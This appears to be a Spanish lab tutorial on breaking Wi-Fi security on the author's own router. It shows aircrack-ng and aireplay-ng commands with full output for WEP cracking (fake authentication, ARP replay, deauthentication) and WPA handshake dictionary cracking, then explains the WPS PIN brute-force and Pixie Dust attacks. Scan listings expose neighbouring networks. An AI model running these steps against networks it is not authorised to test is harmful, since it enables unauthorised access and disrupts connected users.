E4:3E:D7:DA:5F:66 -68       5     0   0   7 54e  WPA2 CCMP  PSK  MiFibra-5F64
F8:8E:85:66:74:9B -68       5     0   0   1 54e  WPA  CCMP  PSK  CAMINO18
5C:35:3B:95:D7:B2 -68       5     0   0   1 54e  WPA2 CCMP  PSK  ON05AF3
78:96:82:C6:87:E -71       2     0   0   6 54e. WPA2 CCMP  PSK  JAZZTEL_46tr
C8:3A:35:FE:F5:48 -72       5     0   0   10 54e  WPA2 CCMP  PSK  JAZZTEL_SGrG
32:46:9A:7D:07:AD -72       5     0   0   1 54e  WPA2 CCMP  MGT  _AUTO_ONOWiFi
54:67:51:5A:A1:85 -73       4     0   0   1 54e  WPA2 CCMP  PSK  ON04FC5
1C:5F:2B:B4:21:8A -74       3     0   0   6 54e. WPA2 CCMP  PSK  JAZZTEL_46tr-EXT
32:46:9A:7D:07:AE -74       4     0   0   1 54e  OPN   _ONOWiFi
E0:51:63:04:DF:24 -75       2     0   0   11 54e  WPA2 CCMP  PSK  MiFibra-DF22
C4:A3:66:CD:44:9C -76       2     0   0   11 54e. WPA2 CCMP  PSK  JAZZTEL_XSFE
30:46:9A:7D:07:AC -76       4     0   0   1 54e  WPA2 CCMP  PSK  ON007AC
C4:A3:66:CE:3F:46 -77       4     0   0   10 54e. WPA2 CCMP  PSK  JAZZTEL_SGrG
```

root@kali:~#

Monitoreamos esa red:

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
CH 1 ][ Elapsed: 1 min ][ 2018-01-02 20:02 ][ display ap+sta
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F8:8E:85:67:29:77 -26 100     1134      429   0   1 54e WEP WEP SKA MOVISTAR_2976
BSSID          STATION          PWR Rate Lost Frames Probe
F8:8E:85:67:29:77 44:78:3E:50:B6:78 -6    1e-24   26     393
```

Para generar más tráfico, nos asociamos nosotros a esa red:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aireplay-ng -1 0 -e "MOVISTAR_2976" -a F8:8E:85:67:29:77 -h A0:1D:48:6F:69:0B wlanmon
The interface MAC (00:C0:CA:59:44:3C) doesn't match the specified MAC (-h).
ifconfig wlanmon hw ether A0:1D:48:6F:69:0B
20:27:37 Waiting for beacon frame (BSSID: F8:8E:85:67:29:77) on channel 1

20:27:37 Sending Authentication Request (Open System) [ACK]
20:27:37 Switching to shared key authentication
Read 164 packets...
```

Comprobamos que nos hemos asociado con éxito:

```
root@kali: ~
File Edit View Search Terminal Help
CH 1 ][ Elapsed: 6 mins ][ 2018-01-02 20:30 ][ Broken SKA: F8:8E:85:67:29:77
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F8:8E:85:67:29:77 -24 100     3509      23739 132   1 54e WEP WEP SKA MOVISTAR_2976
BSSID          STATION          PWR Rate Lost Frames Probe
F8:8E:85:67:29:77 A0:1D:48:6F:69:0B   0    0 - 1     0     1344
F8:8E:85:67:29:77 44:78:3E:50:B6:78   0    36e- 1   6532  100192
```

Lanzamos un ataque ARP Replay:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aireplay-ng -3 -b F8:8E:85:67:29:77 -h 44:78:3E:50:B6:78 wlan1mon
The interface MAC (00:C0:CA:59:44:3C) doesn't match the specified MAC (-h).
    ifconfig wlan1mon hw ether 44:78:3E:50:B6:78
20:29:28 Waiting for beacon frame (BSSID: F8:8E:85:67:29:77) on channel 1
Saving ARP requests in replay_arp-0102-202928.cap
You should also start airodump-ng to capture replies.
Read 224 packets (got 0 ARP requests and 1 ACKs), sent 0 packets...(0 pps)
```

Desautenticamos a un cliente:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aireplay-ng -0 10 -a F8:8E:85:67:29:77 -c 44:78:3E:50:B6:78 wlan1mon
20:03:09 Waiting for beacon frame (BSSID: F8:8E:85:67:29:77) on channel 1
20:03:10 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [ 0|57 ACKs]
20:03:10 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [ 2|59 ACKs]
20:03:11 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [ 0|54 ACKs]
20:03:11 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [ 0|56 ACKs]
20:03:12 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [ 0|62 ACKs]
20:03:12 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [ 0|57 ACKs]
20:03:13 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [ 0|60 ACKs]
20:03:13 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [10|59 ACKs]
20:03:14 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [39|54 ACKs]
20:03:14 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [ 2|61 ACKs]
root@kali:~#
```

Intentamos averiguar la contraseña con *aircrack-ng* y la captura que hemos obtenido antes monitoreando:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aircrack-ng -w Desktop/common.txt Desktop/capture-01.cap
```

Puede que haya ocasiones en las que el número de IVs coleccionados no será suficiente para romper la contraseña, en cuyo caso, habrá que repetir el proceso dejando los procesos en ejecución más tiempo para recoger más IVs.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aircrack-ng capture-01.cap
Opening capture-01.cap
Read 445629 packets.

# BSSID                  ESSID                Encryption
1 F8:8E:85:67:29:77    MOVISTAR_2976        WEP (45133 IVs)

Choosing first network as target.

Opening capture-01.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 45133 ivs.

Aircrack-ng 1.2 rc4

[00:00:00] Tested 2 keys (got 42948 IVs)

KB  depth  byte(vote)
0  0/ 1   67(60160) E8(51968) D8(50688) 6A(50432) F1(50432) 88(50176) F0(49664)
1  0/ 1   67(58368) 6A(52224) 84(52224) 69(51712) 95(50688) D4(50688) 81(50432)
2  0/ 1   64(55552) 91(51456) C8(51456) 19(50688) 71(50176) 72(49920) 5B(49152)
3  0/ 1   61(64256) 43(52736) 40(50432) B6(50176) D1(50176) F8(49920) 53(49664)
4  0/ 1   73(52736) 84(50688) D6(50688) 18(50432) CD(50432) E2(50176) EF(50176)
5  0/ 1   65(58624) CF(52224) 88(50688) 35(50176) 8D(49920) F6(49920) 11(49152)
6  0/ 1   75(56576) 5C(50944) F7(50944) 2D(50176) 96(50176) C2(49152) BE(48896)
7  0/ 1   61(59392) 5D(50432) DA(50176) 3B(49152) DB(49152) 7C(48896) 2B(48640)
8  0/ 1   69(59136) DC(53248) 34(49920) 7B(49152) 8E(49152) 52(48896) CF(48896)
9  0/ 1   6D(52224) F2(50944) 74(50432) 08(49664) 2A(49664) 40(49664) 07(49152)
10 0/ 1   68(52736) BA(51712) C6(51200) 88(50688) A4(49920) F5(49664) 06(49152)
11 0/ 1   72(62208) 7D(52736) 8A(51712) 18(49664) 9E(49408) A4(49408) E3(49408)
12 0/ 1   61(52224) 43(51968) 7F(50432) B9(50432) D5(50432) 80(49920) DF(49920)

KEY FOUND! [ 67:67:64:61:73:65:75:61:69:6D:68:72:61 ] (ASCII: qgdaseuaimhra )
Decrypted correctly: 100%

root@kali:~#
```

WPA

Configuramos el router para que utilice cifrado WPA. En este caso, también utilizará TKIP:

Ahora, pasamos a romper la clave.

Escaneamos en busca de nuestra red objetivo:

```
root@kali: ~
File Edit View Search Terminal Help
CH 6 ][ Elapsed: 6 s ][ 2018-01-02 20:17
BSSID          PWR  Beacons   #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
F8:8E:85:67:29:77 -25      4      0  0  1 54e  WPA  TKIP  PSK  MOVISTAR_2976
00:4A:77:E9:57:1A -34      3      0  0  6 54e  WPA2 CCMP  PSK  MiWiFi_2G_ffce
64:16:F0:49:98:4A -38      9      0  0  6 54e  WPA  CCMP  PSK  vodafone9849
DC:53:7C:8B:19:DB -61      5      0  0  1 54e  WPA2 CCMP  PSK  ONOC46D
5C:35:3B:95:D7:B2 -62      6      0  0  1 54e  WPA2 CCMP  PSK  ONO5AF3
B0:EA:BC:18:B5:9C -64      3      0  0  11 54e  WPA2 CCMP  PSK  MOVISTAR_B59B
E4:3E:D7:DA:5F:66 -68      5      0  0  7 54e  WPA2 CCMP  PSK  MiFibra-5F64
02:35:3B:95:D7:B3 -68      4      0  0  1 54e  WPA2 CCMP  MGT  _AUTO_ONOWiFi
F8:8E:85:66:74:9B -69      5      2  0  1 54e  WPA  CCMP  PSK  CAMIN018
54:67:51:5A:A1:85 -71      2      0  0  1 54e  WPA2 CCMP  PSK  ONO4FC5
E0:41:36:76:E0:B7 -70      4      0  0  11 54e  WPA2 CCMP  PSK  MOVISTAR_E0B6
78:96:82:C6:87:8E -71      4      0  0  6 54e  WPA2 CCMP  PSK  JAZZTEL_46tr
C8:3A:35:FE:F5:48 -70      4      0  0  10 54e  WPA2 CCMP  PSK  JAZZTEL_SGrG
1C:5F:2B:B4:21:8A -73      5      0  0  6 54e  WPA2 CCMP  PSK  JAZZTEL_46tr-EXT
C4:A3:66:CD:44:9C -75      2      0  0  11 54e  WPA2 CCMP  PSK  JAZZTEL_XSFE
E0:51:63:04:DF:24 -74      3      0  0  11 54e  WPA2 CCMP  PSK  MiFibra-DF22
32:46:9A:7D:07:AE -75      4      0  0  1 54e  OPEN    ONOWiFi
F8:63:94:A8:38:FB -76      4      0  0  11 54e  WPA  TKIP  PSK  MOVISTAR_38F2
```

Monitoreamos esa red:

```
root@kali: ~
File Edit View Search Terminal Help
CH 1 ][ Elapsed: 1 min ][ 2018-01-02 20:22 ][ WPA handshake: F8:8E:85:67:29:77
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F8:8E:85:67:29:77 -28 100     802      461    0   1 54e  WPA  TKIP   PSK  MOVISTAR_2976
BSSID          STATION          PWR Rate Lost Frames Probe
F8:8E:85:67:29:77 44:78:3E:50:B6:78    0   54e- 1    644     1789
```

Desautenticamos a un cliente:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aireplay-ng -0 10 -a F8:8E:85:67:29:77 -c 44:78:3E:50:B6:78 wlanmon
20:21:57 Waiting for beacon frame (BSSID: F8:8E:85:67:29:77) on channel 1
20:21:57 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [ 0|62 ACKs]
20:21:58 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [ 0|64 ACKs]
20:21:59 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [13|59 ACKs]
20:21:59 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [63|59 ACKs]
20:22:00 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [37|61 ACKs]
20:22:00 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [ 0|60 ACKs]
20:22:01 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [27|51 ACKs]
20:22:01 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [ 2|56 ACKs]
20:22:02 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [42|66 ACKs]
20:22:02 Sending 64 directed DeAuth. STMAC: [44:78:3E:50:B6:78] [63|63 ACKs]
root@kali:~#
```

Intentamos averiguar la contraseña con aircrack-ng y los paquetes que hemos capturado antes monitoreando la red. Para WPA, utilizamos un diccionario. En este caso, nos hemos descargado uno de Internet, llamado **common.txt**:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aircrack-ng -w Desktop/common.txt Desktop/capture-01.cap
```

Los resultados son:

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# aircrack-ng -w Desktop/common.txt Desktop/capture-01.cap
Opening Desktop/capture-01.cap
Read 5191 packets.

#  BSSID          ESSID          Encryption
1  F8:8E:85:67:29:77  MOVISTAR_2976        WPA (1 handshake)

Choosing first network as target.

Opening Desktop/capture-01.cap
Reading packets, please wait...
```

```

Aircrack-ng 1.2 rc4

[00:00:00] 12/235 keys tested (792.08 k/s)

Time left: 0 seconds          5.11%

KEY FOUND! [ hs7mwxkk ]


Master Key      : D8 9D F6 6B FD B7 4E 8D 2B 6B 39 49 6C F3 A3 C6
                   18 C9 3B C5 DB 02 E7 8E 70 0E D4 11 74 8D 2B A9

Transient Key   : 3F 3D C4 3D 57 7E 9B CD A2 11 83 73 41 E0 F3 7A
                   FE F8 18 0A 9E AC 24 D6 B1 62 B5 17 A3 4B 3F E9
                   02 AA 43 B4 71 49 1F 0B F9 21 88 DC 21 FA 29 98
                   CA 0B CC FE C7 C1 B3 11 C0 C3 F6 9F E8 99 2A BB

EAPOL HMAC     : 25 95 65 11 9B EC 74 AE 9A 0E 76 B3 21 6B F5 34
root@kali:~# 


```

WPS



Ataque por fuerza bruta online

En diciembre de 2011, el investigador Stefan Viehböck reportó un fallo en el diseño e implementación de WPS que permitía realizar ataques de fuerza bruta sobre WPS basado en PIN que estuviera activado en una red Wi-Fi. La única solución es deshabilitar WPS. La vulnerabilidad se centra en los mensajes de acknowledgement que se mandan entre el *registrar* y el *enrolle* cuando se está intentando validar un PIN, que es un número de ocho dígitos. Puede que el último dígito sea un *checksum* de los dígitos previos, por lo que hay siete dígitos desconocidos, esto es, 10^7 combinaciones posibles de los mismos.




Cuando un enrolle intenta conectarse a través del PIN, el registrar reporta la validez de la primera y segunda mitad del PIN por separado. La primera mitad son cuatro dígitos, 10^4 combinaciones, y la segunda mitad son tres dígitos o 10^3 combinaciones, por lo que como máximo son requeridos 11.000 ($10^4 + 10^3$) intentos para averiguar el PIN. La facilidad de explotación de la vulnerabilidad depende de la implementación, ya que muchos fabricantes implementan defensas contra estos ataques.

Ataque por fuerza bruta offline

En 2014, Dominique Bongard descubrió lo que él llamó un ataque *Pixie Dust*. Se centra en la falta de aleatoriedad a la hora de generar los *nonces* E-S1 y E-S2 (unos números arbitrarios que pueden ser usados una sola vez). Sabiendo estos dos nonces, el PIN se puede recuperar en poco tiempo.

El intercambio WPS incluye calcular dos hashes (E-Hash1 y E-Hash2) que derivan de dos nonces (E-S1 y E-S2), las claves públicas del enrolle y el registrar (PKE y PKR, respectivamente), la authkey (un valor derivado de la Key Derivation Key/KDK) y las dos mitades del PIN (PSK1 y PSK2). Los valores PKE, PKR, E-Hash1 y E-Hash2 son conocidos por el atacante ya que el router se los proporciona y necesitará encontrar la combinación correcta de E-S1, E-S2, PSK1 y PSK2 para romper el hash offline.

Un ejemplo del mensaje que se intercambian:



Romper el PSK1 y PSK2 es relativamente fácil, ya que hay 11.000 posibilidades, lo cual es asequible hoy en día.

Sin embargo, el problema es conocer los dos nonces E-S1 y E-S2. Poco fácil, ya que los valores tienen una longitud de 128 bits.

El truco está en que **los nonces no se generan de forma segura**. Adivinando las semillas PRNG posibles, se puede encontrar cuál genera el mismo PKE que el router mandó, y entonces generar los nonces trivialmente.

Es por esto por lo que el ataque Pixie Dust es tan rápido. En vez de probar 11.000 posibles PINs contra el router de forma online (que puede incluso resultar en que el router te bloquee), captura los valores hash y los rompe offline, utilizando la debilidad en la forma de generar los nonces, de manera que solo hay que probar 11.000 PINs contra cada par de nonces E-S1 y E-S2.

Para explotar esta vulnerabilidad se pueden usar herramientas como *pixiewps* y *Reaver*.

Referencias:

<https://security.stackexchange.com/questions/124774/whats-the-difference-between-pixie-attack-and-other-attacks-on-wps>

<https://www.pwnieexpress.com/blog/wps-cracking-with-reaver>

http://archive.hack.lu/2014/Hacklu2014_offline_bruteforce_attack_on_wps.pdf

https://en.wikipedia.org/wiki/Wi-Fi_Protected_Setup

https://en.wikipedia.org/wiki/Cryptographic_nonce